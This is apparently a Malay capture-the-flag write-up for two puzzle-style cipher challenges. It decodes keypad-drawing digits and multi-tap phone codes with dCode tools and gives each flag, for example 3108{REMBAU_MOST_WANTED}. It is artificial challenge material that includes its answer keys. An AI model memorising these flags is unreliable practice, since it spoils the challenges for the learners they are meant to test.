Saya pemain bola sepak Negeri Sembilan. Boleh tak awak beri sokongan pada saya dengan nombor ini?

741456369 321478963 1478965456321 258 7415963 36987 7412369654 7415963 321478965  
741456369 321478963 1478965456321 258 7415963

### 🌟 Jalan Penyelesaian

Masukkan ciphertext dalam [Cipher Identifier](#) untuk mengetahui cipher yang digunakan. Ciphertext ini telah diubah usai menggunakan Numeric Keypad Draw.

The screenshot shows the 'ENCRYPTED MESSAGE IDENTIFIER' tool. On the left, under 'Results', dCode's analyzer suggests 'Numeric Keypad Draw' as the most likely cipher. Other options like ISBN Book Code, Base 26 Cipher, Hexadecimal (Base 16), and ASCII Code are also listed. On the right, the 'CIPHERTEXT TO RECOGNIZE' field contains the provided ciphertext. Below it, there is a field for 'CLUES/KEYWORDS (IF ANY)' and an 'ANALYZE' button. A link to 'Frequency Analysis - Index of Coincidence' is also visible.

Masukkan ciphertext itu dalam [Keypad Drawing Decoder](#) dan kita dapat mesej yang asal.

The screenshot shows the 'KEYPAD DRAWING DECODER' tool. On the left, under 'Results', the ciphertext is displayed with corresponding keypad drawings for each digit. On the right, the 'KEYPAD CIPHERTEXT' field contains the ciphertext. Below it, there is a field for 'DEVICE' with options for 'COMPUTER KEYBOARD/KEYPAD' and 'PHONE KEYPAD'. The 'PHONE KEYPAD' option is selected. There is a 'DECRYPT' button. A link to 'T9 (Text Message) - Multi-tap Phone (SMS)' is also visible.

### 🚩 Flag

Flag adalah **3108{HOBINJANGHOBIN}**

## [Negeri Sembilan] Jauh Bono Umohnyo 🍀

### 📖 Deskripsi Tugas

Saya ni orang lama Seri Melenggang. Saya nak balik kampung. Boleh tolong cari tempat ni tak?

777 33 6 22 2 88\_6 666 7777 8\_9 2 66 8 33 3

### 🌟 Jalan Penyelesaian

Masukkan ciphertext dalam [Cipher Identifier](#) untuk mengetahui cipher yang digunakan. Ciphertext ini telah diubah usai menggunakan Multi-tap Phone (SMS).

Results

dCode's analyzer suggests to investigate:

Warning The text has a short length, this can affect the quantity and reliability of the results (see FAQ)

Multi-tap Phone (SMS) ■■■■

Hexadecimal (Base 16) =

ASCII Code =

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE (?)

777 33 6 22 2 88\_6 666 7777 8\_9 2 66 8 33 3

★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE

See also: [Frequency Analysis](#) – [Index of Coincidence](#)

Masukkan ciphertext itu dalam [Multi-tap Decoder](#) dan kita dapat mesej yang asal.

Results

REMBAU MOST WANTED

MULTI-TAP DECODER/TRANSLATOR

T9 vs MULTITAP CONFUSION

Multitap ABC should not be confused with T9 predictive written '3222666333' in Multitap and '32633' in T9.

▶ Go to: [T9 \(Text Message\)](#)

★ MULTI-TAP MOBILE PHONE CIPHERTEXT (?)

777 33 6 22 2 88\_6 666 7777 8\_9 2 66 8 33 3

★ DICTIONARY (?)

ENGLISH dCode Dictionary (full - all words)

★ BRUTEFORCE ALL POSSIBILITIES ☐ (?)

▶ DECRYPT MULTI-TAP

### 🚩 Flag

Flag adalah **3108{REMBAU\_MOST\_WANTED}**